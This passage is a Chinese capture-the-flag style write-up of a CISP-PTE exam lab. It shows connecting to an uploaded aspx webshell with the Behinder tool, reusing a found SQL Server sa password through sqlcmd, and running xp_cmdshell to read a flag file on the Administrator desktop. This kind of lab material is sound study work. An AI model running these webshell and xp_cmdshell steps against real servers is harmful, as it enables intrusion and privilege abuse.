异常详细信息: System.IO.FileNotFoundException: 未能找到文件“D:\web\upfile\affix\636452120962812500-cisp-pte.jpg”。

源错误:

```

行 19:     Response.ClearHeaders();
行 20:     Response.AddHeader("Content-Disposition", "attachment;filename=" + fileName);
行 21:     Response.AddHeader("Content-Length", fileInfo.Length.ToString());
行 22:     Response.AddHeader("Content-Transfer-Encoding", "binary");
行 23:     Response.ContentType = "application/octet-stream";

```

源文件: d:\web\admin\file_down.aspx 行: 21

堆栈跟踪:

8.用冰蝎连接webshell

脚本类型选aspx---加密类型选自定义---aes

新增Shell

URL:

脚本类型:

加密类型: ☐ 默认 ☒ 自定义 * 自定义: 使用自定义传输协议进行加解密

传输协议:

分类:

自定义请求头:

备注:

成功连接!

进文件管理

http://192.168.13.130:27689/upfile/affix/638957421821093750-webshell.aspx

URL:

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

环境变量:

Path: C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\system32\WBEM;C:\Program Files\Microsoft SQL Server\80\Tools\Binn\;C:\Program Files\Microsoft SQL Server\90\Tools\Binn\

PATHEXT:.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH

PROCESSOR_ARCHITECTURE:x86

SystemDrive:C:

windir:C:\WINDOWS

TMP:C:\WINDOWS\TEMP

USERPROFILE:C:\Documents and Settings\Default User

ProgramFiles:C:\Program Files

FP_NO_HOST_CHECK:NO

COMPUTERNAME:CISP-PT

APP_POOL_ID:DefaultAppPool

NUMBER_OF_PROCESSORS:1

PROCESSOR_IDENTIFIER:x86 Family 6 Model 197 Stepping 2, GenuineIntel

ClusterLog:C:\WINDOWS\Cluster\cluster.log

SystemRoot:C:\WINDOWS

ComSpec:C:\WINDOWS\system32\cmd.exe

CommonProgramFiles:C:\Program Files\Common Files

PROCESSOR_LEVEL:6

PROCESSOR_REVISION:c502

ALLUSERSPROFILE:C:\Documents and Settings\All Users

TEMP:C:\WINDOWS\TEMP


OS:Windows_NT

.NET属性:

当前逻辑驱动器数量: 3


逻辑驱动器列表: C:\D:\E\

计算机的名称为: CISP-PT



9.拿到key2

在web目录下




key2: 2a3s9p4d

10.寻找key3


查看当前权限，只是普通权限



查看web目录下还有个文件




11.发现另一个数据库账户



账户sa cisp-pte@sa

输入sqlcmd -S 127.0.0.1 -U sa -P cisp-pte@sa -d FileManage




成功进入

查看当前登录账户sa权限是否为最高权限，输出1为真，0为假

```
select is_srvrolemember('sysadmin') AS '是否为最高权限者';
```

```
go
```



```
C:\> SQLCMD
7>
8>
9>
10>
11>
12>
13>
14>
15>
16>
17>
18> go
1>
2>
3>
4>
5>
6> select is_srvrolemember('sysadmin') AS 'sdasd';
7> go
sdasd
-----
1
<1 行受影响>
1>
```

输出1，说明sa账户是最高权限

```
C:\ SQLCMD
NULL

<3 行受影响>
1> exec xp_cmdshell 'dir "C:\Documents and Settings\Administrator\桌面" '
2> go
output

-----
驱动器 c 中的卷没有标签。

卷的序列号是 CC02-E44C

NULL

C:\Documents and Settings\Administrator\桌面 的目录

NULL

2017-11-02  10:37    <DIR>          .


2017-11-02  10:37    <DIR>          ..

2017-12-18  07:11                13 key.txt

               1 个文件                13 字节
```

查询电脑桌面文件

打开key.txt



其实这里我进入看到了文件，现实中是不能用admin账户的，我参考了以下攻略

[https://blog.csdn.net/weixin_46263525/article/details/131634461?](https://blog.csdn.net/weixin_46263525/article/details/131634461?ops_request_misc=%257B%2522request%25Fid%2522%253A%2522aa94198ef1ffbbb22df7f42aff00c220%2522%252C%2522scm%2522%253A%25220140713.130102334..%2522%257D&request_id=aa94198ef1ffbbb22df7f42aff00c220&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~sobaiduend~default-1-131634461-null-null.142^v102^pc_search_result_base1&utm_term=cisp-pte%E5%A4%A7%E7%BB%BC%E5%90%88%E9%A2%98%E7%9B%AE&spm=1018.2226.3001.4187)

[ops_request_misc=%257B%2522request%25Fid%2522%253A%2522aa94198ef1ffbbb22df7f42aff00c220%2522%252C%2522scm%2522%253A%25220140713.130102334..%2522%257D&request_id=aa94198ef1ffbbb22df7f42aff00c220&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~sobaiduend~default-1-131634461-null-null.142^v102^pc_search_result_base1&utm_term=cisp-pte%E5%A4%A7%E7%BB%BC%E5%90%88%E9%A2%98%E7%9B%AE&spm=1018.2226.3001.4187](https://blog.csdn.net/weixin_46263525/article/details/131634461?ops_request_misc=%257B%2522request%25Fid%2522%253A%2522aa94198ef1ffbbb22df7f42aff00c220%2522%252C%2522scm%2522%253A%25220140713.130102334..%2522%257D&request_id=aa94198ef1ffbbb22df7f42aff00c220&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~sobaiduend~default-1-131634461-null-null.142^v102^pc_search_result_base1&utm_term=cisp-pte%E5%A4%A7%E7%BB%BC%E5%90%88%E9%A2%98%E7%9B%AE&spm=1018.2226.3001.4187)

还有一个攻略创建win 2003 的另一个用户，将他加入管理员组账户，登录系统后进入桌面也能拿到key